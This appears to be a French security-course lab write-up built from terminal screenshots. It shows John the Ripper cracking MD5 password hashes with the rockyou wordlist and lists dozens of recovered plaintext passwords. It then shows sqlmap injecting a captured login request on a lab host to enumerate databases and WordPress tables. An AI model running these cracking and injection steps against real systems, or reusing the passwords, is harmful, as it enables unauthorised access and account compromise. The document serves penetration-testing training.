
2-



```
┌──(root㉿kali)-[/home/kali]
└─# john fichier_pass.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 166 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:LM_ASCII
0g 0:00:00:06 0.00% 3/3 (ETA: 2024-05-02 13:34) 0g/s 15011Kp/s 15011Kc/s 2886MC/s CR3WN9..CCJ9GB
Session aborted

┌──(root㉿kali)-[/home/kali]
```



```
┌──(root㉿kali)-[/home/kali]
└─# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt fichier_pass.txt
Using default input encoding: UTF-8
Loaded 83 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4×3])
Remaining 80 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
3111991          (22075)
941023           (22001)
kyky22           (22007)
232025           (22011)
sofia79          (22040)
neilneil1        (22054)
095842047        (22042)
switsexytin      (22049)
mypsace          (22077)
deankris         (22076)
yellowjonas      (22061)
wohwik4          (22079)
winter2bak       (22080)
vanilla02        (22029)
urgurl2410       (22043)
ttyqxw           (22003)
toros7           (22063)
toonchai         (22068)
tinpin77         (22051)
tatuka9005       (22047)
takerashi        (22036)
soyjefe          (22020)
slimchic27       (22012)
shepard7         (22015)
shayba69         (22059)
shancris9        (22044)
satini           (22014)
sargatic         (22065)
rafcanguiano     (22078)
```




```
nsjakk           (22005)
nohelyyelimar    (22025)
night_craw       (22023)
myaj212          (22031)
moon394          (22057)
miaguelaesunaestupidita (22038)
markoya          (22008)
m1m2silva        (22037)
loxrhasoee       (22017)
krystal6783      (22058)
karla805         (22039)
joy121791        (22050)
jideek           (22071)
iluvu_id         (22035)
i-love-gabe      (22070)
hryfc11          (22027)
firebag89        (22034)
ereniza08        (22052)
echogales        (22062)
dsemz12          (22018)
doug0909         (22006)
donkerz          (22067)
djmissy8         (22048)
diegovbender     (22009)
ddeennii         (22055)
coolandra        (22030)
c@mis@           (22021)
boo1285          (22032)
blaknit09        (22016)
billray22        (22056)
audi66013        (22064)
amsap6453        (22066)
MeWtHrEe123456   (22028)
Damario          (22046)
ChloeAnne        (22072)
9257706          (22074)
91082406030      (22041)
8830866b         (22024)
4362103          (22022)
260319PTG        (22004)
25593002559300   (22060)
20223127         (22026)
100porcentogatadobrasil (22033)
0806138530       (22019)
065433851        (22073)
0317325220777    (22013)
```

Exercice 3 :


1-

sqlmap -r tp2_ex3.txt --dbs


sqlmap -r tp2_ex3.txt -D WORDPRESSDB --tables




```
 GNU nano 6.3
POST /zfgvaq91er/login HTTP/1.1
Host: 192.168.63.69
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://192.168.63.69
Connection: keep-alive
Referer: http://192.168.63.69/zfgvaq91er/login
Upgrade-Insecure-Requests: 1

username=*&password=*
```



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -r tp2_ex3.txt --dbs

                                  {1.6.7#stable}

                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:57:55 /2024-04-27/

[13:57:55] [INFO] parsing HTTP request from 'tp2_ex3.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q]
[13:57:57] [INFO] testing connection to the target URL
[13:57:57] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
[13:57:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:57:57] [INFO] testing if the target URL content is stable
[13:57:57] [INFO] target URL content is stable
[13:57:57] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[13:57:58] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[13:57:58] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[13:57:58] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[13:57:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:57:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:57:59] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```



```
available databases [7]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] resumes_db
[*] sys
[*] WORDPRESSDB
```



```
o you want sqlmap to try to optimize value(s) for DBMS delay responses (option

14:20:34] [INFO] adjusting time delay to 2 seconds due to good response times

14:20:35] [INFO] retrieved: wp_termmeta
14:22:10] [INFO] retrieved: wp_links
14:22:59] [INFO] retrieved: wp_options
14:24:11] [INFO] retrieved: wp_term_relationships
14:26:47] [INFO] retrieved: wp_users
14:27:32] [INFO] retrieved: wp_term
```